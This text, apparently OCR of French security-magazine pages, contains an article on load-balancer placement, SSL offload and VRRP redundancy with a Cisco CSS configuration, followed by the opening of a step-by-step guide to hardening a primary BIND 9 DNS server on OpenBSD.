Leur accueil sur un serveur physique unique ayant des instances multiples n'est plus concevable. L'illustration de la figure 1 présente l'évolution du modèle d'architecture des fermes de services. L'utilisation intermédiaire de la méthode dite « *DNS Round Robin* » est la plus souvent pratiquée. Elle impose un contenu identique sur l'ensemble des serveurs. Qu'en est-il alors du suivi de sessions, de la gestion des *cookies*, de la tolérance aux pannes, de la compression HTTP, de la gestion des applications sécurisées ?

Ces dernières reposent essentiellement sur des accélérations matérielles, une reconfiguration des serveurs applicatifs. Dès lors, le recours à des boîtiers de répartition de charges est souhaité. On leur délègue toutes ces fonctionnalités : compression HTTP, gestion SSL (*Secure Socket Layer*), décision de *load-balancing*…



1

Un répartiteur de charges ne se limite pas à la notion d'« équilibrage de charges ». Il assume des fonctionnalités d'aiguillage de flux, d'acheminement en fonction de la requête d'un client sur un port TCP/UDP, une application, une URL. Il permet d'ajouter des serveurs physiques ou de les enlever sans perturbation du service de production…

Il évalue la viabilité des services, par des batteries de tests applicatifs ou simplement d'écoute sur un port donné. Il connaît le service lié à chaque serveur par sa configuration.

Le répartiteur présente une ou des adresses IP virtuelles, plus communément appelées « VIP ». On lui délègue un ou plusieurs services applicatifs.

Prenons un exemple simple (Fig. 2). Le client souhaite visiter le site **http://www.unsite.org/uneurl1/index.html** :


1. Le client effectue la requête.

2. Le serveur de noms DNS répond : serveur www du domaine unsite.org est l'adresse IP virtuelle du répartiteur.

3. Seuls les serveurs 1 et 3 possèdent le contenu uneurl1.

4. Le répartiteur de charges choisit l'un des serveurs 1 ou 3 en fonction de leur disponibilité.

5. Le répartiteur de charges répond au client.



2 *Présentation*

Fabrice Flauss
Académie de Nancy-Metz
Fabrice.Flauss@ac-nancy-metz.fr

1.2 Objectifs

Gestion de certificats SSL, haute disponibilité, qualité de service, tolérance aux pannes, sont de nouveaux concepts et technologies qui s'appliquent aux infrastructures techniques.

Un positionnement rigoureux s'impose lors de la mise en œuvre de boîtiers de répartition de charges afin d'obtenir une sécurité optimale.

Hormis leurs fonctionnalités avancées de load-balancing, il s'avère qu'ils sont également des commutateurs/routeurs, souvent positionnés en première ligne des structures informatiques. Parfois, ils contrôlent quelques zones de services.

Cet article apporte un éclaircissement sur certaines fonctionnalités et sur d'éventuelles maladresses de configuration qui peuvent entraîner des dénis de services involontaires.

Les schémas présentés dans cet article ont été effectués notamment avec les architectures matérielles suivantes :

- Cisco CSS1150X + SCA2-11000
- Cisco CSS1150X-S-C-K9
- Foundry Server Iron 4G-SSL

2. Répartition de charges

Comme on l'a vu précédemment lors de l'utilisation de la méthode DNS Round Robin, on ne teste ni son temps de réponse, ni la viabilité du service.

Pour le premier cas, le temps de réponse est un test applicatif ou un simple test ICMP. Pour le deuxième, il est intéressant de vérifier le bon fonctionnement d'un annuaire via un script, la réponse d'une page HTML, la vérification de son contenu, la réponse à une requête SNMP. Lors de la mise en service d'une ferme de serveurs, ils sont en général tous identiques, mais lors de leur renouvellement partiel, ils ne le sont plus guère. Il est alors opportun d'y adjoindre, l'apport de fonctionnalités permettant un équilibrage non plus, seulement, sur la viabilité ou sur une réponse rapide, mais aussi sur les caractéristiques du serveur.

La granularité de la décision, lors d'une répartition de charges, est un ajustement de paramètres ou une combinaison de ces derniers.

Les boîtiers de répartition de charges offrent un panel de critères de choix, tels que :

- *least connections* : sélection du serveur le moins utilisé ;
- *round un robin* : sélection d'un serveur après l'autre en boucle ;
- *weighted* : sélection avec pondération de performance des serveurs ;
- *server response time only* : sélection sur temps de réponse ;
- *least connection and server response time weights* : sélection sur combinaison du serveur le moins utilisé et du temps de réponse ;
- *least local sessions* : sélection du serveur avec le moins de sessions ;
- *dynamic weighted direct* : sélection sur charge mesurée (performance incrémentée) ;
- *dynamic weighted reverse* : sélection sur charge mesurée (performance décrémentée) ;
- *sticky connections* : connexions liées ;
- *concurrent connections* : connexions concourantes ;
- *cookie* : cf. cookie HTML.
- ...

Les plus couramment utilisés sont « least connections », « cookie », et « sticky connections ». Lors de répartition de charges sur des serveurs accueillant par exemple des contenus HTML statiques, il est intéressant de répartir les connexions sur les serveurs uniformément. Pour des contenus dynamiques ou lors de la connexion à une base de données, il est impératif de maintenir le client pendant toute la durée de la session sur le serveur choisi dès la première requête.

Une architecture N-Tiers est très souvent composée de serveurs frontaux à la vue du public, de serveurs applicatifs, et de serveurs de bases de données. L'ensemble des caractéristiques serveurs vous sont connues. Dans un premier temps, on répartit la charge uniquement sur les serveurs frontaux. On fait le choix d'une méthode de répartition. Les serveurs frontaux font eux-mêmes des requêtes sur les serveurs applicatifs. Il est intéressant de pondérer les choix des connexions sur les serveurs en fonction de leurs caractéristiques techniques et du nombre d'applications hébergées.

Pour ce faire, le répartiteur calcule un temps de réponse du ou des serveurs qui varie en fonction du test choisi. L'utilisateur peut, à son gré, affiner les paramètres de type, par exemple des pas en millisecondes. Ce paramètre est intéressant, dans le sens où si on mutualise des serveurs à des tâches précises, mais si certains à l'unité hébergent aussi d'autres services applicatifs, il n'est pas conseillé de leur envoyer trop de connexions au péril de la bonne continuité de service.

Certains frontaux peuvent être des contenus webs statiques, mais aussi faire partie de la décision de répartition d'une architecture N-Tiers.

Une application web n'étant disponible que pour des navigateurs de type Firefox ou en langue anglaise, on peut très bien demander au boîtier de répartition de charges d'inspecter l'en-tête HTTP du client qui a soumis la requête. Le répartiteur aiguillera le flux vers le serveur destinataire en fonction du résultat.

Ces astuces sont souvent appliquées à des applications de type portable.

On comprend ici que l'on peut inspecter l'ensemble des couches protocolaires, tout en gardant une décision juste, mais en gardant à l'esprit, qu'il y a interaction entre tous ces paramètres. Lors de montées en charges subites dues à une campagne de promotion, évènementiel, etc., il peut s'avérer des défaillances non souhaitées, par mégarde des différents tests mis en place. Les tests sont très souvent séquentiels. Le répartiteur calcule au fil de l'eau les différents paramètres. Il a des seuils à respecter. Il se peut qu'un serveur soit déclaré avec un statut « *down* », alors que pour certains services il est parfaitement opérationnel. Reprenons l'exemple de la figure 2, en lui y associant une configuration effectuée avec un Cisco CSS :

```
service serveur1
  protocol tcp
  ip address A.B.C.D
  port 82
  keepalive type http non-persistent
  keepalive port 82
  keepalive uri "/index.html"
  active
service serveur3
  protocol tcp
  ip address E.F.G.H
  port 82
  keepalive type http non-persistent
  keepalive port 82
  keepalive uri "/index.html"
  active
Owner HTTP
  content uneurl1
    vip address I.J.K.L
    advanced-balance sticky-srcip
    protocol tcp
    port 80
    url "/uneurl1*"
    add service serveur1
    add service serveur3
    sticky-inact-timeout 15
    active
```

Dans ce cas, le test mis en place pour la viabilité des serveurs est un simple `GET http '/index.html'`. De base, au bout de trois non-réponses autres que `http/200`, le statut des serveurs va être down.

Cet exemple est très simpliste. Il suffit généralement d'une suppression inopportune de ce fichier. On peut compliquer les tests. Si, en lieu et place, on a un test de type script (test d'annuaire par exemple), on augmente la fréquence des tests, il se peut qu'il y ait chevauchement de l'ensemble si le délai d'exécution est supérieur à la fréquence, alors le statut du serveur sera après trois (paramètre par défaut) échecs consécutifs déclaré down.

Dans une situation normale, il est compréhensif de modifier ces valeurs, mais il faut garder à l'esprit ce type de mésaventure.


Le client, comme l'illustre précédemment la figure, effectue toujours sa requête sur l'adresse IP virtuelle du répartiteur de charges. Le boîtier se charge des requêtes à destination des serveurs réels et relaye les informations au client.

3. Positionnement

Le mode couramment utilisé est le mode « coupure » ou mode routé, de fait, le plus simple à mettre en œuvre. Il se positionne généralement sur une DMZ à la vue Grand Public. L'investissement induit une réflexion de la part des services informatiques pour une mutualisation des fermes de services ayant des zones de sécurité disjointes. Le dilemme apparaît aussitôt : comment mieux gérer le positionnement et obtenir une sécurité fiable de l'infrastructure ?

3.1 Mode routé

Dans ce mode, les fermes de services sont gérées par le boîtier de répartition de charges. Ils en sont la passerelle par défaut. Les flux entre la ferme de service Internet et Extranet se font via le répartiteur. Il assure la table de routage et des filtres sont mis en œuvre au sein de ce dernier comme illustré dans la figure 3.




3 *Mode routé*


Le commutateur connaît les réseaux virtuels Internet et Extranet. Il les transporte via le lien 802.1Q au répartiteur. Le répartiteur se charge de la table de routage, des ACL et de la décision de répartition de charges

3.2 Mode bridge

Comparativement au mode routé, comme l'illustre la figure 4, le routage et la sécurité interzones sont gérés par le *firewall*. Le boîtier de répartition de charges se charge de la décision de load-balancing. Les serveurs Internet et Extranet ont comme passerelle par défaut le firewall. Une adresse IP virtuelle est positionnée dans chaque VLAN respectif.



4 *Mode bridge*



5 *Analyse du flux de retour*

Dans ce mode apparaît une interrogation sur les flux de retour. Si le serveur choisi (web2) connaît la passerelle pour joindre le client, quelle raison aurait-il de repasser par le boîtier comme l'illustre la figure 5 ?

En fait, cela n'est pas possible. Le client effectue une requête, dans ce cas, de type HTTP, sur l'adresse IP virtuelle 10.1.1.245.

Le répartiteur détermine le choix de web2. Il initialise la connexion avec comme adresse IP source 10.1.1.246 à destination de l'adresse IP 10.1.1.2. Il relaye alors les flux au client.

Dans tous les cas, le firewall 10.1.1.254 n'aurait jamais laissé passer les flux de retour, le flux établi étant entre le client et l'adresse IP virtuelle du répartiteur.

Dans cet exemple, l'adresse IP utilisée en source est l'adresse IP réelle du boîtier. On peut effectuer des règles sur le boîtier afin d'utiliser une autre adresse dans le VLAN d'appartenance. On garde à l'esprit que l'on est en Niveau 2, commutation. Donc, le répartiteur possède une interface dans chaque VLAN où il réalise la répartition de charges.

4. Application au chiffrement


Les services informatiques doivent, de plus en plus, répondre à des cahiers des charges permettant la fourniture d'un service irréprochable à leurs utilisateurs. L'importance et la prise en compte de la sécurité est, de fait, à la charge du fournisseur de tels services. Un utilisateur ne comprendrait pas qu'il se connecte à sa banque en mode non sécurisé ou qu'il fasse sa télé déclaration de cette manière, par exemple.

Dès lors, un des facteurs déterminants, lors du choix d'un répartiteur de charges, est sa fonctionnalité SSL. Elle permet la gestion d'un seul certificat pour un ensemble de serveurs. Les portails applicatifs regorgent de diverses fonctionnalités SSL : HTTPS, LDAPS, POPS, SMTPS, IMAPS…

Dans ce cadre, le plus souvent déployé, le boîtier reçoit la requête du client, maintient ce dernier en SSL, et initie la requête vers le serveur choisi via son protocole natif (fig. 6 à gauche).


Il est tout de même pensable que l'ensemble de ces serveurs ne soit ni dans la même zone géographique, ni physiquement sur le même confinement du réseau. Il est envisageable aussi pour certaines applications de songer à prolonger la gestion SSL aux serveurs réels (fig. 6 à droite), sans compromettre la décision d'équilibrage de charges.

Le boîtier, comme l'illustre la progression de la figure 6 à droite, reçoit la connexion cliente en mode SSL et effectue sa décision de load-balancing. Ensuite, il initie la connexion avec le serveur choisi en SSL et maintient la connexion en gardant sa table de flux en protocole natif sans perturber le bon déroulement des opérations.



6 *Mode SSL*

4.1 Exemple



7 *Architecture N-Tiers avec un boîtier unique*

La figure 7 illustre une architecture N-Tiers couramment utilisée dans les entreprises. Le client effectue une requête HTTP, par exemple à destination des frontaux Web (web1 et 2). Ces derniers effectuent une requête à destination des serveurs applicatifs (app1 et 2). Dans le cas où le service informatique préconise de répartir la charge à la fois des frontaux Web et des serveurs applicatifs, par l'utilisation d'un boîtier unique, une réflexion s'impose sur le choix du positionnement et du mode de fonctionnement du boîtier de répartition de charges.

En mode routé, cette architecture implique la configuration du boîtier avec des filtres de sécurité, afin de confiner les fermes de services, en gérant, de même, la table de routage.

La figure 7 applique le mode mutualisé d'un boîtier de répartition de charges et le mode bridge présenté au paragraphe 3.2. Il est plus simple à mettre en œuvre. Il demande à l'utilisateur de positionner simplement une adresse IP virtuelle dans chaque réseau des zones destinatrices. Les firewalls continuent à effectuer leurs fonctions, et il n'y a pas de déplacement physique et logique des serveurs.

L'application au chiffrement est envisageable, sans remise en cause de la haute disponibilité et de la granularité du choix décisionnel tant aux frontaux qu'aux serveurs d'applications.

Afin d'assurer la bonne cohérence de l'infrastructure réseau, et le confinement des zones de sécurité, il est donc fortement recommandé de mettre en œuvre le mode bridge.

5. Tolérance aux pannes matérielles

Une fois les choix de mise en œuvre, en matière de décision d'équilibrage de charges et de tests de viabilité des serveurs, et une réflexion adéquate sur le positionnement en fonction de l'infrastructure physique et logique effectués, une autre interrogation émerge. La totalité des fermes de services est sous le contrôle d'un boîtier unique : que faire en cas de panne matérielle ?

On connaît la gestion de la tolérance aux pannes pour les commutateurs-routeurs avec le protocole propriétaire Cisco HSRP (*Hot Standby Routing Protocol* RFC2281). Pour la répartition de charges, ce protocole s'appelle VRRP (*Virtual Router Redundancy Protocol* RFC3768). Il permet une redondance des boîtiers en deux modes bien distincts : actif/actif ou actif/passif ayant des déclinaisons de configuration en fonction de la reprise ou non des sessions actives.


L'illustration de la figure 8 représente le mode actif/passif. Le client effectue une requête HTTP, par exemple, à destination de l'adresse IP virtuelle 192.42.42.50. Le répartiteur actif relaye l'information via le VLAN 3, interface IP redondante 10.1.1.254, au serveur concerné. L'interface IP 10.1.1.254 redondante permet d'être la passerelle par défaut pour cet ensemble de serveurs. Dans le cas d'une panne matérielle du répartiteur actif, le passif reprendrait les flux destinés à l'adresse IP virtuelle 192.42.42.50.

Les accélérations matérielles, les capacités transactionnelles, le coût de ces boîtiers font réfléchir sur le fait d'en avoir un inactif. Le mode illustré figure 9 permet une utilisation simultanée des boîtiers de répartition de charges, sans une mise en péril du secours.


Dans ce cadre, chaque boîtier est maître de ses adresses IP virtuelles, mais il reste le secours de l'autre. On peut imaginer alors la mise en place d'une ferme de services HTTP/HTTPS sur le premier boîtier, et déléguer les fonctions de messagerie/annuaire à l'autre boîtier.

Une session est établie entre chaque répartiteur pour en connaître son état. Un service critique est configuré au sein de VRRP afin d'évaluer la viabilité de l'infrastructure réseau. Généralement, il s'agit d'un routeur de périphérie. Dans le cas d'une non-réponse sur l'un ou l'autre des boîtiers de ce service critique, il y aura décision de bascule.

Le mode bridge n'a pas été oublié par les constructeurs. Dans ce cas, on parle plutôt de maître/esclave. Un lien est dédié à leur interopérabilité.



8 *Mode Actif/Passif*



9 *Mode Actif/Actif*

Conclusion

Les fermes de services évoluent sans cesse, de la publication web à la gestion d'identité. La disponibilité de celles-ci est primordiale au cœur de l'infrastructure technique. Bien d'autres techniques de répartition de charges existent, comme le load-balancing de firewalls. Il est important de garantir une sécurité du réseau en considérant les boîtiers de répartition de charges au même titre que des commutateurs ou routeurs. Leurs techniques s'amplifient sans cesse. Ils sont capables de traiter des flux, de renvoyer les flux d'un client vers un *proxy*, de mutualiser la disponibilité des sites via des techniques telles que GSLB (*global server load balancing*), etc.

Cet article a présenté quelques techniques de répartition de charges, le positionnement, l'application au chiffrement, ainsi que la tolérance aux pannes : on augmente ainsi la disponibilité de la ferme de services. Des travaux restent à accomplir dans le domaine de la supervision de ces fermes de services et des boîtiers de répartition de charges.

Liens

⇨ Site de Cisco,
http://www.cisco.com/en/US/products/hw/contnetw/ps792/products_data_sheet0900aecd800f851e.html

⇨ Site de Foundry,
http://www.foundrynet.com/products/app-switch/fixed-systems/si-4g.html

⇨ HSRP (*Hot Standby Routing Protocol* RFC2281),
http://www.ietf.org/rfc/rfc2281.txt?number=2281

⇨ *Virtual Router Redundancy Protocol* RFC3768,
http://www.ietf.org/rfc/rfc3768.txt?number=3768

Durcissement d'un DNS primaire sous BIND 9

Saâd Kadhi
Consultant Sécurité – saad@docisland.org

Cette fiche pratique a pour objectif de montrer – étape par étape – comment durcir la configuration d'un DNS primaire sous BIND 9.

mots clés : *DNS Primaire / BIND 9 / configuration durcie*

Le DNS est un service vital d'Internet et des systèmes d'information TCP/IP. Sa sécurité est primordiale. Il existe plusieurs implémentations de ce service, mais l'implémentation DNS la plus populaire est BIND [1]. Cette fiche couvre la version 9, dernière version majeure de ce logiciel.


Il est possible de configurer BIND de différentes façons pour mettre en place un DNS primaire, un secondaire, un cache ou un mélange des trois. Ainsi, un serveur DNS peut être primaire pour certaines zones, secondaire pour d'autres et servir de cache pour un ensemble de clients.

Pour éviter de nous éparpiller dans toutes les directions, nous allons nous intéresser uniquement à la **mise en œuvre d'un DNS primaire exposé à Internet**. Nous évoquerons principalement les directives de configuration en relation directe avec la sécurité. Le lecteur intéressé par le durcissement d'un serveur secondaire ou d'un cache pourra réutiliser la plupart des recommandations de cette fiche.

Plantons le décor

Appelons notre serveur DNS primaire **nspri** [2]. Il est responsable de la zone fictive **funk.ade.lic** [3]. Pour l'aider dans son immense tâche, Bo et Fâche, nos deux administrateurs infernaux, ont décidé de mettre en place deux serveurs secondaires : **secon** et **daire**. Ces deux serveurs prennent leurs ordres directement chez **nspri**.

Comme le montre la figure 1, Bo et Fâche ont décidé de répartir leurs serveurs sur trois sites servis par trois fournisseurs d'accès différents ; choix judicieux du point de vue de la disponibilité du service. La synchronisation de la zone entre les trois serveurs devra se faire via Internet.



1

Vient alors le moment crucial du choix du système d'exploitation. Compétents, mais paresseux (surtout paresseux en fait), nos deux administrateurs veulent un système UNIX/Linux répondant aux critères suivants :

- libre ;
- offrant des protections sécurité par défaut (juste au cas où ils n'auraient pas le temps d'installer un ou deux correctifs) ;
- intégrant BIND dans ses logiciels de base (ils ne vont quand même pas devoir l'installer eux-mêmes bon sang !) ;
- et adoptant une démarche proactive vis-à-vis de la sécurité.

Le mouton à douze pattes n'existant pas, ils se rabattent sur un modèle à onze : *OpenBSD*, surtout que ce dernier a récemment affiché sa proactivité grâce à son insensibilité à la récente faille de *cache poisoning* [4].

La dernière livraison d'OpenBSD intègre par défaut la version 9.3.4 de BIND. Une fois le système d'exploitation installé et durci selon la politique de durcissement en vigueur [5], il s'agit de configurer `named`, le *démon* correspondant au service DNS. La configuration s'effectue à partir du fichier `named.conf`. Ce dernier est localisé dans `/var/named/etc` sous OpenBSD. Les paramètres d'exécution sont spécifiés dans `/etc/rc.conf.local`.

`named` est compilé sous OpenBSD de telle façon à respecter le principe de séparation des privilèges [6] et à s'exécuter dans une cage *chroot* sous le compte système non privilégié `named`. Ceci arrange bien Bo et Fâche. Moins ils en font, et mieux ils se portent ! D'ailleurs, les voilà qui commencent à parler à voix haute, l'ARM [7] à la main, parce qu'il faut vraiment s'y mettre...

Prenons le contrôle

Tout d'abord, commençons par prendre le contrôle de notre service DNS à l'aide de l'utilitaire `rndc`. Ce dernier communique avec `named` sur un port TCP dédié (953 par défaut) et lance des commandes authentifiées à l'aide d'une signature numérique. Nous souhaitons utiliser `rndc` uniquement en local. Il suffit donc d'invoquer la commande `rndc-confgen` avec l'option `-a` :

```
$ sudo rndc-confgen -a
wrote key file "/etc/rndc.key"
```

Le fichier `/etc/rndc.key` contient un secret partagé entre `rndc` et `named`. Ce secret sera utilisé par les deux parties pour authentifier les commandes et les messages émis en retour :

```
key "rndc-key" {
        algorithm hmac-md5;
        secret "qMSe4+9zsQixxGEnJB4fUQ==";
};
```

Maintenant que nous pouvons contrôler `named`, passons à la configuration de ce service dans `/var/named/etc/named.conf`.

Une dose d'obscurité

Nous ne voulons pas révéler la version de notre serveur BIND, ainsi que d'autres informations contenues dans les zones d'information de la classe *CHAOS* de BIND. Nous ne croyons pas vraiment en la sécurité par l'obscurité, mais, bon, si ça peut nous faire gagner un peu de temps, c'est toujours ça de pris :

```
version none;
hostname none;
server-id none;
```

Répondra, répondra pas

Nous souhaitons éviter de faire tout ou partie du travail de résolution DNS pour un client bien curieux et paresseux. À cette fin, nous utilisons les trois directives suivantes, dont la valeur par défaut est `yes` :

```
recursion no;
additional-from-auth no;
additional-from-cache no;
```

La première directive interdit les requêtes récursives. Notre serveur étant primaire pour la zone **funk.ade.lic**, il n'a pas à répondre à des requêtes ne concernant pas directement cette zone.

Les directives `additional-from-auth` et `additional-from-cache`, positionnées à `no` [8], empêchent notre serveur DNS de fournir des informations complémentaires à un client à partir :

- d'autres zones dont il est responsable ;
- du cache.

Mais peut-être qu'un exemple nous aiderait à mieux comprendre comment cela fonctionne.

Imaginons qu'un client demande les **MX** de **funk.ade.lic**. Un des enregistrements DNS correspondants à la requête du client est `maggot.head.brown`. Or, il se trouve que **nspri** est aussi responsable de la zone **head.brown** dans laquelle se trouve l'enregistrement **A** de `maggot.head.brown`. `additional-from-auth` étant positionnée à `yes` par défaut, **nspri** aurait fourni l'enregistrement A dans la section additionnelle (*ADDITIONAL SECTION*) de la réponse.

`additional-from-cache` fonctionne sur le même principe pour des données contenues dans le cache du serveur, telles que les pointeurs vers les serveurs parents d'une des zones dont il est responsable. La positionner à `no` empêche le serveur de divulguer des données de son cache.

Si nous avions une version **9.4** ou supérieure de BIND, nous aurions pu utiliser la directive suivante en complément :

```
allow-query-cache { none; };
```

Cette dernière empêche tout accès au cache, même si nous avions oublié de bien positionner une des directives précitées.

Il faudrait aussi éviter de répondre aux requêtes reçues à partir d'adresses IP appartenant à des réseaux non attribués ou privés référencés par l'IANA : réseaux de tests ou expérimentaux, réseaux compatibles RFC1918 et multicast, etc. Une liste de tels réseaux est maintenue à jour par Rob Thomas [9] :

```
// ACL contenant les réseaux non attribués ou privés
// référencés par l'IANA
acl "bogon" {
  0.0.0.0/8;
  1.0.0.0/8;
  2.0.0.0/8;
  5.0.0.0/8;
  10.0.0.0/8;
  23.0.0.0/8;
  27.0.0.0/8;
  31.0.0.0/8;
  ...
  224.0.0.0/3;
};

blackhole { bogon; };
```

Nous notons quelque part qu'il faudra cuisiner un script pour récupérer régulièrement la liste à jour.

Vue dégagée à l'horizon

Il est par ailleurs essentiel d'avoir une bonne visibilité sur les différentes requêtes reçues et traitées par notre serveur :

```
statistics-file "/run/named.stats";
zone-statistics yes;
memstatistics-file "/run/named.memstats";
dump-file "/run/named.dump";
```

Vous l'aurez compris, la racine étant relative au chroot, il faut créer le répertoire `/var/named/run` avec les droits d'écriture pour le compte `named`. Mais, ce n'est pas tout. Il faut aussi que nous mettions en place une traçabilité digne de ce nom :

```
logging {
  channel default_channel {
    syslog local2;
    severity debug;
    print-severity yes;
    print-category yes;
  };

  channel null {
    null;
  };

  category default { default_channel; };
  category general { default_channel; };
  category security { default_channel; };
  category config { default_channel; };
  category resolver { default_channel; };
  category xfer-in { default_channel; };
  category xfer-out { default_channel; };
  category notify { default_channel; };
  category client { default_channel; };
  category unmatched { default_channel; };
  category network { default_channel; };
  category update { default_channel; };
  category update-security { default_channel; };
  category queries { default_channel; };
  category dnssec { default_channel; };
  category lame-servers { null; };
  category delegation-only { default_channel; };
};
```

Nous envoyons ainsi les logs `named` vers le canal par défaut défini à l'aide de la directive `channel`. Ce canal spécifie que les messages doivent être transmis à `syslogd` en *facility* `local2` et avec un niveau `debug`. Une exception est faite pour la catégorie `lame-servers` dont les messages sont ignorés. Cette dernière correspond aux messages émis par `named` lorsqu'il détecte une mauvaise configuration de serveurs distants. Cependant, cette catégorie ne nous est pas

utile dans la mesure où **nspri** ne fait pas de résolution en tant que client (ou cache).

